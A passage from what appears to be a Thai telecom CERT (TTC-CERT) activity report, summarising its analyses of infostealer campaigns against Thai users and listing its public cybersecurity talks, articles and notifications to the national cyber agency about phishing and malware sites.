ใช้งานชาวไทยเท่านั้น ไฟล์มัลแวร์ประเภท Infostealer ที่ผู้โจมตีใช้ในครั้งนี้ มีขีดความสามารถในการขโมยข้อมูลจากเว็บบราวเซอร์ เช่น รหัสผ่าน คุกกี้ (cookies) และประวัติการใช้งาน (history) ที่อยู่ในเว็บบราวเซอร์ อีกทั้งยังสามารถขโมย session จากแอพพลิเคชันหลากหลายชนิด เช่น Discord, Telegram, Instagram, Twitter, Reddit, และ Tiktok เป็นต้น นอกจากนี้ มัลแวร์ดังกล่าวยังสามารถขโมยข้อมูลที่เกี่ยวข้องกับ crypto wallet ของเหยื่อ และทำการเก็บรวบรวมข้อมูลพื้นฐานที่เกี่ยวข้องกับเครื่องคอมพิวเตอร์เป้าหมาย เช่น computer name, เวอร์ชันของระบบปฏิบัติการ และ ขนาดของหน่วยความจำ (RAM) เป็นต้น ก่อนที่จะทำการส่งออกข้อมูล (exfiltrate) ผ่านช่องทาง Discord Webhook และ Command and Control (C2) ศูนย์ TTC-CERT ได้เผยแพร่**การแจ้งเตือน-รายงานการวิเคราะห์กรณีพบ Infostealer ที่มุ่งเป้าโจมตีผู้ใช้งานชาวไทยโดยเฉพาะ** เมื่อ 10 ก.ค.66 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) ดั

- **ฉบับที่ 35** ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) ได้เฝ้าระวังและติดตามมัลแวร์ที่ถูกนำมาใช้ในการโจมตีชาวไทยมาอย่างใกล้ชิด โดยในระหว่างการการทำวิจัยจากแหล่งข่าวเปิด (OSINT) บนอินเตอร์เน็ตตามปกติ ศูนย์ TTC-CERT ตรวจพบไฟล์ประเภท Zip ต้องสงสัยซึ่งถูกตั้งชื่อไฟล์ว่า "ที่อยู่-หมายเลขโทรศัพท์-และรูปภาพของฉัน-1.zip" โดยภายในไฟล์ดังกล่าวถูกปกป้องเอาไว้ด้วยรหัสผ่านและบรรจุไฟล์สคริปต์ประเภท batch file เอาไว้ จึงได้นำมาวิเคราะห์เพิ่มเติมและพบว่าไฟล์ดังกล่าวเป็นส่วนหนึ่งของการโจมตีทางไซเบอร์โดยใช้มัลแวร์ซึ่งเป็นไฟล์สคริปต์ที่พัฒนาด้วยภาษา Python ทำงานในลักษณะของ Infostealer เพื่อขโมยข้อมูลที่บันทึกเอาไว้ในเว็บเบราว์เซอร์ของเหยื่อ ได้แก่ รายชื่อเว็บไซต์กับบัญชีผู้ใช้งานและรหัสผ่านที่เกี่ยวข้อง รวมไปถึงบัญชีผู้ใช้งาน (user account) ของระบบปฏิบัติการ Windows โดยข้อมูลทั้งหมดจะถูกส่งออก (exfiltrate) ไปยัง Command and Control (C2) ซึ่งผู้โจมตีใช้เครื่องมือชื่อ Ngrok ซึ่งทำงานในลักษณะของ reverse proxy เพื่อซ่อนหมายเลขไอพีที่แท้จริงของ C2 เอาไว้ ศูนย์ TTC-CERT ตรวจสอบในรายละเอียดการโจมตีพบว่า infrastucture ที่ผู้โจมตีใช้งานล้วนมีแหล่งที่มาหรือมีความเกี่ยวข้องกับบริษัทสัญชาติเวียดนามทั้งสิ้น อีกทั้งข้อมูลที่ตรวจพบจากเว็บไซต์ VirusTotal พบว่ามีไฟล์อื่น ๆ ที่ผู้โจมตีใช้งานซึ่งมีชื่อไฟล์ที่เขียนด้วยภาษาเวียดนาม นอกจากนี้ผู้โจมตียังได้กำหนดให้มัลแวร์ตรวจสอบตำแหน่งทางภูมิศาสตร์ของเครื่องคอมพิวเตอร์เป้าหมายก่อนที่จะลงมือโจมตีเพื่อหลีกเลี่ยงไม่ให้

มัลแวร์ทำการโจมตีเครื่องคอมพิวเตอร์ที่มีตำแหน่งทางภูมิศาสตร์ที่ตั้งอยู่ในประเทศเวียดนาม ทั้งนี้ ศูนย์ TTC-CERT ได้พิจารณาถึงข้อมูลของ infrastructure ที่ตรวจพบ รวมถึงขีดความสามารถของ มัลแวร์ดังกล่าวร่วมกับข้อมูลแนวโน้มภัยคุกคามทางไซเบอร์ในภูมิภาคเอเชียตะวันออกเฉียงใต้ ณ ปัจจุบัน ซึ่งมีกลุ่มแฮกเกอร์ที่ใช้ภาษาเวียดนามในการสื่อสารนิยมใช้มัลแวร์ประเภท Infostealer ในการโจมตีผู้ใช้งานทั่วโลก รวมถึงผู้ใช้งานชาวไทย ทำให้สามารถคาดการณ์ด้วยความเชื่อมั่นระดับสูง (high level of confidence) ได้ว่า ผู้โจมตีที่อยู่เบื้องหลังการโจมตีในครั้งนี้เป็นกลุ่มผู้โจมตีที่ใช้ภาษาเวียดนามในการสื่อสาร (Vietnamese-based ศูนย์ TTC-CERT ได้เผยแพร่**การแจ้งเตือน-รายงานการวิเคราะห์กรณีพบ Python Infostealer Malware มีเป้าหมายในการโจมตีผู้ใช้งานในประเทศไทย** เมื่อ 15 ส.ค.66 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)

ข้อมูลรายละเอียดรายงานการวิเคราะห์ความปลอดภัยทางไซเบอร์ที่ส่งให้กับสมาชิกศูนย์ TTC-CERT ที่อยู่ในภาคส่วนโทรคมนาคมผ่าน Platform การแลกเปลี่ยนข้อมูล และเผยแพร่ผ่านหน้าเว็บไซต์ของศูนย์ TTC-CERT **ทั้งหมด 4 ครั้ง รวม 36 ฉบับ** มีรายละเอียดตาม**เอกสารแนบท้าย 5**

17.7. รายงานการเผยแพร่ความรู้ด้านการรักษาความปลอดภัยทางไซเบอร์เพื่อประโยชน์สาธารณะ

ศูนย์ TTC-CERT ได้ดำเนินการเผยแพร่ความรู้ด้านการรักษาความปลอดภัยทางไซเบอร์เพื่อประโยชน์สาธารณะ จำนวนทั้งหมด 24 ครั้ง โดยมีรายการดังนี้

- **การเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 1** ศูนย์ TTC-CERT ได้ดำเนินการบรรยายในหัวข้อเรื่อง Cybersecurity for all: what you need to know as a consultant เมื่อวันศุกร์ที่ 30 ตุลาคม 2563 เวลา 09.30 ถึง 12.30 น. ณ คณะรัฐศาสตร์ มหาวิทยาลัยธรรมศาสตร์ ศูนย์รังสิต
- **การเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 2** ศูนย์ TTC-CERT ได้ดำเนินการบรรยายในหัวข้อเรื่อง Challenges in information sharing for TTC-CERT ใน the 11th ASEAN Japan Information Security Workshop เมื่อ 19 มกราคม 2564 โดยวิธีประชุมทางไกลผ่านจอภาพ
- **การเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 3** ศูนย์ TTC-CERT ได้ดำเนินการเผยแพร่ความรู้เกี่ยวกับการนำ PGP มาใช้งานในการรับส่งข้อมูลที่มีความอ่อนไหว ทั้งนี้ได้ออกบทความในรูปแบบ Series ของคู่มือการใช้งาน PGP สำหรับการรับส่งอีเมลอย่างปลอดภัย โดย Episode 1 ได้เผย

แพร่เมื่อ 1 พ.ค. 2564 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)

- **การเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 4** ศูนย์ TTC-CERT ได้ดำเนินการเผยแพร่ มาตรการพื้นฐานในการป้องกันและปกป้องจากการโจมตีจาก ransomware เมื่อ 20 พ.ค.64 เนื่องจากให้ห้วงเวลาดังกล่าวมีข่าวเกี่ยวกับการโจมตีของ ransomware ในจำนวนที่เพิ่มมากขึ้นผิดปกติ โดยได้เผยแพร่มาตรการดังกล่าวที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)
- **การเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 5** ศูนย์ TTC-CERT ได้ดำเนินการเผยแพร่ความรู้เกี่ยวกับการนำ PGP มาใช้งานในการรับส่งข้อมูลที่มีความอ่อนไหว ทั้งนี้ได้ออกบทความในรูปแบบ Series ของคู่มือการใช้งาน PGP สำหรับการรับส่งอีเมลอย่างปลอดภัย โดย Episode 2 ได้เผยแพร่เมื่อ 1 มิ.ย. 2564 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)
- **การเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 4** ศูนย์ TTC-CERT ได้ดำเนินการบรรยายในหัวข้อเรื่อง “The Inspiration To Be Malware Analyst” เมื่อ 20 ก.ค.64 เวลา 10:30 - 12:00 น. ผ่านโปรแกรม ZOOM พร้อมทั้งมีการถ่ายทอดสดการสัมมนาผ่าน Facebook Live ของ สำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ (สกมช.) โดยมีรายละเอียดตามเอกสารแนบท้าย 1
- **การเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 5** ศูนย์ TTC-CERT ได้ดำเนินการเผยแพร่บทความชื่อ “**50 อันดับรหัสผ่านอันตรายที่ไม่ควรนำมาใช้ตั้งเป็นรหัสผ่าน**” เมื่อ 20 ก.ย.64 เนื่องจากให้ห้วงเวลาดังกล่าวมีข่าวเกี่ยวกับกรณีแฮกเกอร์ได้ทำการปล่อยข้อมูลบัญชีผู้ใช้งานและรหัสผ่านในการเข้าใช้งาน SSL VPN ของหน่วยงานและองค์กรต่าง ๆ ที่ใช้อุปกรณ์ Fortinet VPN เกือบทั่วโลก โดยได้เผยแพร่บทความดังกล่าวที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)
- **การเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 6** ศูนย์ TTC-CERT ได้ดำเนินการเผยแพร่ความรู้เกี่ยวกับการนำ PGP มาใช้งานในการรับส่งข้อมูลที่มีความอ่อนไหว ทั้งนี้ได้ออกบทความในรูปแบบ Series ของคู่มือการใช้งาน PGP สำหรับการรับส่งอีเมลอย่างปลอดภัย โดย Episode 3 ได้เผยแพร่เมื่อ 1 ส.ค.64 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)
- **การเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 7** ศูนย์ TTC-CERT ได้ดำเนินการเผยแพร่บทความชื่อ “**ข้อมูล Grief Ransomware Tactics, Techniques, and Procedures (TTPs) และ Indicators of compromise (IOCs)**” เมื่อ 27 ธ.ค.64 เนื่องจากให้ห้วงเวลาดังกล่าว ศูนย์

TTC-CERT พบการรายงานกรณีมีหน่วยงานกำหนดนโยบายและหลักเกณฑ์การกำกับดูแลฯ ที่หนึ่งในประเทศไทย ถูกโจมตีด้วย Grief Ransomware จึงเห็นว่าการเผยแพร่ข้อมูลนี้จะเป็นประโยชน์ให้กับองค์กรอื่น ๆ และสาธารณะ ตลอดจนสามารถนำข้อมูลในรายงานในฉบับนี้ไปเฝ้าระวัง ตรวจจับ และป้องกัน เหตุภัยคุกคามทางไซเบอร์ที่อาจเกิดขึ้นจากกรณี Grief Ransomware โดยได้เผยแพร่บทความดังกล่าวที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)

- **การเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 8** ศูนย์ TTC-CERT ได้ดำเนินการบรรยายในหัวข้อเรื่อง Cybersecurity for all เมื่อ 5 พ.ย.64 เวลา 09.30 ถึง 12.30 น. ให้กับ นักศึกษาคณะรัฐศาสตร์ มหาวิทยาลัยธรรมศาสตร์ ศูนย์รังสิต โดยวิธีประชุมทางไกลผ่านจอภาพ (ผ่านโปรแกรม Zoom)
- **การเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 9** ศูนย์ TTC-CERT ได้ส่งผู้แทนไปบรรยายกรณีธนาคารแห่งประเทศไทย (ธปท.) ได้มีหนังสือเชิญให้ นายพิศุทธิ์ ม่วงสมัย และ นายมาวิณ ภาสประภา เป็นวิทยากรในการบรรยายในหลักสูตรการสืบสวนอาชญากรรมทางเทคโนโลยีที่เกี่ยวเนื่องกับภัยทางการเงิน ของธนาคารแห่งประเทศไทย เมื่อ 25 พ.ย.64 เวลา 09.30 ถึง 12.30 น. โดยวิธีประชุมทางไกลผ่านจอภาพ (ผ่านโปรแกรม Zoom)
- **การเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 10** ศูนย์ TTC-CERT ได้ส่งเจ้าหน้าที่เป็นวิทยากรในการบรรยายในหัวข้อเรื่อง**การแบ่งปันประสบการณ์การจัดตั้งและการปฏิบัติงานของศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (ศูนย์ TTC-CERT)** เมื่อวันพุธที่ 27 กรกฎาคม 2565 เวลา 13.00 ถึง 14.00 น. ณ ห้องประชุมสำนักข่าวกรองแห่งชาติ 3 สำนักข่าวกรองแห่งชาติ 321 ถนนราชดำเนินนอก แขวงดุสิต เขตดุสิต กรุงเทพฯ
- **การเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 11** ศูนย์ TTC-CERT ได้ดำเนินการเผยแพร่บทความชื่อ **“การโจรกรรม Email Account เพื่อหลีกเลี่ยง (bypass) มาตรการป้องกันแบบการตรวจสอบสิทธิ์แบบหลายปัจจัย (Multi-factor authentication)”** เมื่อ 7 ต.ค.65 เนื่องจากในห้วงเวลาดังกล่าวมีข่าวเกี่ยวกับกรณีพบแคมเปญฟิชชิ่งขนาดใหญ่ โดยที่ผู้โจมตีทำการโจรกรรม Email Account ของผู้ใช้งานในองค์กรแม้ว่าองค์กรของผู้ใช้งานเหล่านี้ได้เปิดใช้งานมาตรการป้องกันแบบการตรวจสอบสิทธิ์แบบหลายปัจจัย (Multi-factor authentication - MFA) แล้วก็ตาม รายงานดังกล่าวระบุว่าการโจมตีแบบฟิชชิ่งประเภทนี้มีการโจมตีมาตั้งแต่เดือนกันยายน 2564 แล้ว และผู้โจมตีได้กำหนดเป้าหมายต่อองค์กรอย่างน้อย 10,000 แห่งทั่วโลก โดยได้เผยแพร่บทความดังกล่าวที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)

- **การเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 12** ศูนย์ TTC-CERT ได้ดำเนินการเผยแพร่บทความชื่อ “**การป้องกันการ mount ไฟล์ ISO โดยอัตโนมัติบนระบบปฏิบัติการ Windows**” เมื่อ 7 ต.ค.65 เนื่องจากในรอบ 6 เดือนที่ผ่านมา ศูนย์ TTC-CERT พบว่าผู้ไม่หวังดีเริ่มมีการปรับเปลี่ยนรูปแบบการโจมตี (TTPs) โดยการนำไฟล์ที่เป็นอันตรายสำหรับใช้ในการโจมตีเหยื่อ เช่น ไฟล์ exe, dll, shortcut file, หรือไฟล์ Microsoft Office เป็นต้น มาใส่ในไฟล์ Optical Disc Image (ISO) จากนั้นผู้ไม่หวังดีจะทำการซ่อนไฟล์ และ/หรือ เปลี่ยนรูปของไอคอนเพื่อลวงให้เหยื่อเปิดไฟล์ที่ใช้สำหรับโจมตี เมื่อผู้ไม่หวังดีได้สร้างไฟล์ ISO สำหรับโจมตีเสร็จเรียบร้อยแล้วผู้ไม่หวังดีจะส่งไฟล์ ISO ดังกล่าวให้เหยื่อผ่านทาง Email หรือ ช่องทางอื่น ๆ ซึ่งสอดคล้องกับข้อมูลจากรายงานของบริษัท proofpoint ที่ระบุว่าพบการใช้งานไฟล์ ISO, RAR, และ Windows Shortcut (LNK) ถูกใช้เป็นส่วนหนึ่งในการโจมตีเพิ่มขึ้นอย่างมากซึ่งเป็นผลมาจากการที่ Microsoft ปรับเปลี่ยนนโยบายเกี่ยวกับการใช้งาน macro ในผลิตภัณฑ์ Microsoft Office ทำให้ผู้ไม่หวังดีหันมาใช้งานไฟล์ ISO, RAR และ LNK เพื่อประโยชน์ในการหลบเลี่ยงระบบป้องกันด้วย Mark of the Web (MOTW) ศูนย์ TTC-CERT ได้เผยแพร่บทความดังกล่าวเมื่อ 7 ต.ค.65 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)
- **การเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 13** ศูนย์ TTC-CERT โดยนายพิศุทธิ์ ม่วงสมัย ได้ให้สัมภาษณ์รายการข่าวค่ำมิติใหม่ ThaiPBS โดยมีหัวข้อเกี่ยวกับ “**Malware Campaign กำหนดเป้าหมายโจมตีคนไทยโดยการปลอมแปลง Android Application ให้ดูเหมือนเป็น Application จากหน่วยงานภาครัฐ (กรมสรรพากร) ด้วยการหลอกให้ติดตั้ง Android Remote Access Trojan (RAT)**” เมื่อ 21 ก.ย.65 ซึ่งการให้สัมภาษณ์ดังกล่าวเป็นการให้ข้อมูลเกี่ยวกับเหตุภัยคุกคามทางไซเบอร์ที่มีผลกระทบกับประชาชนเป็นวงกว้าง นอกจากนี้ยังให้ความรู้กับประชาชนเกี่ยวกับการป้องกันเพื่อไม่ให้ตกเป็นเหยื่อจากการโจมตีของกลุ่มมิจฉาชีพดังกล่าว โดยมีรายละเอียดตามไฟล์การให้สัมภาษณ์ที่แนบมาด้วย หรือ สามารถดูได้ที่ https://www.youtube.com/watch?v=PT8Dnw8IlKk&ab_channel=ThaiPBS (นาทีที่ 00:37:29)
- **การเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 14** ศูนย์ TTC-CERT ได้ส่งเจ้าหน้าที่เป็นวิทยากรในการบรรยายเพื่อหารือและแลกเปลี่ยนข้อมูลด้านการดำเนินงานศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ (Sectorial CERT) ระหว่างภาคส่วนโทรคมนาคมและภาคส่วนพลังงาน เมื่อวันพุธที่ 9 พฤศจิกายน 2565 เวลา 13.30 ถึง 15.30 น. ณ ห้องประชุม 1 ชั้น 15 กระทรวงพลังงาน อาคารบี ศูนย์เอนเนอร์ยี่คอมเพล็กซ์ เขตจตุจักร กรุงเทพฯ

- **การเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 15** ศูนย์ TTC-CERT ได้ส่งผู้แทนไปบรรยายกรณีธนาคารแห่งประเทศไทย (ธปท.) ได้มีหนังสือเชิญให้ นายพิศุทธิ์ ม่วงสมัย เป็นวิทยากรในการบรรยายในหลักสูตรการสืบสวนอาชญากรรมทางเทคโนโลยีที่เกี่ยวเนื่องกับภัยทางการเงิน ของธนาคารแห่งประเทศไทย วันศุกร์ที่ 10 พฤศจิกายน 2565 เวลา 09.00 ถึง 12.00 น. ชั้น 2 อาคาร 7 ธนาคารแห่งประเทศไทย
- **การเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 16** ศูนย์ TTC-CERT ได้ส่ง นายพิศุทธิ์ ม่วงสมัย เข้าร่วมประชุมและเป็นวิทยากรเพื่อเผยแพร่ความรู้สู่สาธารณะในหัวข้อ “**Contact Us Form Scam กรณีผู้ไม่หวังดีใช้ contact us form ในการหลอกลวง (scam) องค์กรในประเทศไทย**” ในการประชุม Thailand CERTs Community (TH-CC) ครั้งที่ 4/2565 จัดโดยสมาคมบริษัทหลักทรัพย์ไทย เมื่อ 26 ต.ค.65 ณ สำนักงานคณะกรรมการกำกับหลักทรัพย์และตลาดหลักทรัพย์
- **การเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 17** ศูนย์ TTC-CERT ได้ดำเนินการเผยแพร่บทความชื่อ “**รูปแบบวิธีการในการโจมตีแบบใหม่ของกลุ่ม MuddyWater และวิธีการตรวจจับ**” เมื่อ 6 ก.พ.66 เนื่องจากในห้วงเวลาดังกล่าวศูนย์ TTC-CERT พบการรายงานรูปแบบวิธีการในการโจมตีแบบใหม่ของกลุ่ม MuddyWater โดยเป็นบทความของ DeepInstinct ชื่อ "New MuddyWater Threat: Old Kitten; New Tricks" ทั้งนี้กลุ่ม MuddyWater เป็นหนึ่งในกลุ่มที่ศูนย์ TTC-CERT เฝ้าจับตาอยู่ เนื่องจากที่ผ่านมากลุ่ม MuddyWater มีเป้าหมายและเคยทำการโจมตีองค์กรในภาคส่วนโทรคมนาคมไทยจำนวนไม่น้อยกว่า 3 ครั้งก่อนหน้านี้ โดยได้เผยแพร่บทความดังกล่าวที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)
- **การเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 18** ศูนย์ TTC-CERT ได้ส่งผู้แทนไปบรรยายกรณีศูนย์ไซเบอร์กองทัพอากาศ ได้มีหนังสือเชิญให้ นายพิศุทธิ์ ม่วงสมัย เป็นวิทยากรในการบรรยายเพื่อเสริมสร้างองค์ความรู้ในการปฏิบัติงานด้านข่าวกรองภัยคุกคามทางไซเบอร์ (Cyber Threat Intelligence : CTI) และการใช้ประโยชน์จาก CTI เพื่อความมั่นคงปลอดภัยทางไซเบอร์ขององค์กร เมื่อวันศุกร์ที่ 3 กุมภาพันธ์ 2565 เวลา 10.00 ถึง 12.0 น. ณ ห้องประชุมศูนย์ไซเบอร์กองทัพอากาศ (ชั้น 3) เขตดอนเมือง กรุงเทพฯ
- **การเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 19** ศูนย์ TTC-CERT ได้ส่งผู้แทนไปบรรยายกรณีศูนย์ประสานงานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ กระทรวงกลาโหม (MODCSIRT) ได้มีหนังสือเชิญให้ นายพิศุทธิ์ ม่วงสมัย เป็นวิทยากรในการบรรยายเพื่อหารือและแลกเปลี่ยนข้อมูลด้านการดำเนินงานศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ (Sectorial CERT) ระหว่างศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้าน

โทรคมนาคม (TTC-CERT) และศูนย์ประสานงานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ กระทรวงกลาโหม (MODCSIRT) เมื่อวันอังคารที่ 7 กุมภาพันธ์ 2566 เวลา 10.00 ถึง 12.00 น. ผ่านระบบประชุมทางไกลผ่านจอภาพ Zoom Meeting

- **การเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 20** ศูนย์ TTC-CERT ได้ดำเนินการเผยแพร่บทความชื่อ **“รายงานการวิเคราะห์กรณีพบการเพิ่มขึ้นของการใช้ไฟล์ Microsoft OneNote ในการโจมตีเพื่อแพร่กระจายมัลแวร์”** เมื่อ 10 มี.ค.66 เนื่องจากตั้งแต่ปลายเดือนมกราคม 2566 ศูนย์ TTC-CERT ตรวจพบผู้โจมตีกำลังใช้ไฟล์แนบ Microsoft OneNote ในการโจมตีในลักษณะแบบอีเมลฟิชชิ่ง (phishing email) มีจำนวนครั้งที่เพิ่มมากขึ้น เพื่อแพร่กระจายมัลแวร์ให้เหยื่อด้วยมัลแวร์รูปแบบต่าง ๆ ตลอดจนมัลแวร์ที่ผู้โจมตีใช้ในการโจมตีในครั้งนี้ หลายครั้งที่ศูนย์ TTC-CERT พบเป็นมัลแวร์ประเภท initial access broker และ/หรือ information stealer ที่พยายามขโมยข้อมูล credentials, ข้อมูลที่เกี่ยวกับการทำธุรกรรมทางการเงิน และ/หรือ ข้อมูลส่วนบุคคล (PII) ที่อยู่บนเครื่องคอมพิวเตอร์ของเหยื่อ ซึ่งอาจจะนำไปสู่การโจมตีโดยใช้มัลแวร์เรียกค่าไถ่ (ransomware) ได้ โดยได้เผยแพร่บทความดังกล่าวที่หน้า Website ของศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)
- **การเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 21** ศูนย์ TTC-CERT ได้ส่งผู้แทนไปบรรยายกรณีสำนักงานคณะกรรมการกำกับและส่งเสริมการประกอบธุรกิจประกันภัย (คปภ.) ได้มีหนังสือเชิญให้ นายพิศุทธิ์ ม่วงสมัย เป็นวิทยากรในการบรรยายในหัวข้อเรื่อง “รูปแบบการโจมตีทางไซเบอร์ต่อภาคส่วนโทรคมนาคมโดยกลุ่ม MuddyWater APT” เมื่อวันศุกร์ที่ 10 มีนาคม 2566 เวลา 13.00 ถึง 16.00 น. ณ ห้องประชุมชั้น 2 สถาบันวิทยาการประกันภัยระดับสูง สำนักงาน คปภ.
- **การเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 22** ศูนย์ TTC-CERT ได้ส่งผู้แทนไปบรรยายกรณีสำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ (สกมช.) ได้มีหนังสือเชิญให้ นายมาวิณ ภาสประภา เป็นวิทยากรในการบรรยายเพื่อแชร์ประสบการณ์ที่เป็นประโยชน์ต่อโครงการพัฒนาระบบศูนย์กลางข้อมูลภัยคุกคามทางไซเบอร์อัจฉริยะ ในการประชุมรับฟังความคิดเห็นของผู้มีส่วนเกี่ยวข้อง (Focus Group) ภายใต้โครงการพัฒนาระบบศูนย์กลางข้อมูลภัยคุกคามทางไซเบอร์อัจฉริยะ เมื่อวันจันทร์ที่ 3 เมษายน 2566 เวลา 10.30 ถึง 11.00 น. ณ โรงแรมเซ็นทารา บาย เซ็นทารา ศูนย์ราชการ แจ้งวัฒนะ
- **การเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 23** ศูนย์ TTC-CERT ได้ส่งผู้แทนไปบรรยายกรณีสำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ (สกมช.) ได้มีหนังสือเชิญให้ นายพิศุทธิ์ ม่วงสมัย เป็นวิทยากรการฝึกและทดสอบแผนเผชิญเหตุในกรณีเกิดเหตุภัย

คุกคามทางไซเบอร์ในระดับวิกฤตในระดับประเทศ (Thailand's National Cyber Exercise 2023) ในการบรรยายในหัวข้อเรื่อง “สถานการณ์ภัยคุกคามทางไซเบอร์ที่มีต่อประเทศไทยที่เกี่ยวข้องกับภาคส่วนโทรคมนาคม” เมื่อวันพุธที่ 12 กรกฎาคม 2566 เวลา 14.45 ถึง 15.45 น. ณ ห้องประชุมใหญ่ แกรนด์ฮอล โรงแรม การ์เด้น ซีวิว รีสอร์ท พัทยา จังหวัดชลบุรี

- **การเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 24** เมื่อประมาณ 10 กรกฎาคม 2566 ศูนย์ TTC-CERT ได้รับการติดต่อจากเจ้าหน้าที่ของ “โครงการโคแฟค” หรือ “COFACT (Collaborative Fact Checking)” กรณี รายงานแจ้งเตือนการโจมตีทางไซเบอร์ที่เผยแพร่โดยศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT) ถูกนำไปเติมแต่งเนื้อหาและสอดแทรกความคิดเห็นเพื่อสร้างความเกลียดชังคนกัมพูชา โดยศูนย์ TTC-CERT ได้มอบหมายให้ นายพิศุทธิ์ ม่วงสมัย เป็นผู้แทนในการให้ข้อมูลที่ถูกต้องกับโครงการโคแฟคในกรณีดังกล่าวผ่านทางโทรศัพท์ ทั้งนี้ วัตถุประสงค์ในการให้สัมภาษณ์ดังกล่าวเพื่อให้ข้อมูลและความรู้ที่ถูกต้องกับประชาชนชาวไทยเพื่อไม่ให้ตกเป็นเครื่องมือในการยุยงปลุกปั่นให้เกิดความเกลียดชังต่อประเทศเพื่อนบ้าน
- ข้อมูลรายละเอียดรายงานการเผยแพร่ความรู้ด้านการรักษาความปลอดภัยทางไซเบอร์ เพื่อประโยชน์สาธารณะ ทั้ง 24 ครั้ง มีรายละเอียดตาม**เอกสารแนบท้าย 6**

17.8. รายงานการประสานงานกับองค์กร/หน่วยงาน ที่เกี่ยวข้องกับการรักษาความปลอดภัยทางไซเบอร์ รวมถึงการร่วมมือกับสมาคมหรือผู้ประกอบการอินเทอร์เน็ต

17.8.1. การแจ้งเตือน การประสานงาน ข้อมูลช่องโหว่ทางเทคนิค (Technical Vulnerability) ต่าง ๆ ข้อมูล Threat Intelligence หรือ เหตุภัยคุกคามทางไซเบอร์ ให้กับ สำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ (สกมช.)

17.8.1.1. 25640607 [TLP:AMBER] แจ้ง สกมช. พบมีการนำ Website ของทางราชการมาทำเป็น phishing และ fraud

17.8.1.2. 25640609 [TLP:AMBER] แจ้ง สกมช. พบมีการนำ Website ของทางราชการมาทำเป็น phishing และ fraud

17.8.1.3. 25640617 [TLP:AMBER] แจ้ง สกมช. พบมีการนำ Website ของทางราชการมาทำเป็น phishing และ fraud

17.8.1.4. 25640617-2 [TLP:AMBER] แจ้ง สกมช. พบมีการนำ Website ของทางราชการมาทำเป็น phishing และ fraud

17.8.1.5. 25640625 [TLP:AMBER] แจ้ง สกมช. พบมีการนำ Website ของหน่วยงานหนึ่งมาทำเป็น phishing และ fraud

17.8.1.6. 25640705 [TLP:AMBER] แจ้ง สกมช. พบมีการนำ Website ของหน่วยงานราชการมาทำเป็นที่แพร่กระจาย Malware

17.8.1.7. 25640707 [TLP:AMBER] แจ้ง สกมช. พบมีการนำ Website ของหน่วยงานหนึ่งมาทำเป็นที่แพร่กระจาย Malware

17.8.1.8. 25640708 [TLP:AMBER] แจ้ง สกมช. พบมีการนำ Website ของหน่วยงานหนึ่งมาทำเป็น phishing และ fraud

17.8.1.9. 25640709 [TLP:AMBER] แจ้ง สกมช. พบมีการนำ Website ของหน่วยงานหนึ่งมาทำเป็นที่แพร่กระจาย Malware

17.8.1.10. 25640712 [TLP:AMBER] แจ้ง สกมช. พบมีการนำ Website ของหน่วยงานหนึ่งมาทำเป็นที่แพร่กระจาย Malware

17.8.1.11. 25640715-2 [TLP:AMBER] แจ้ง สกมช. พบมีการนำ Website ของหน่วยงานหนึ่งมาทำเป็น phishing และ fraud

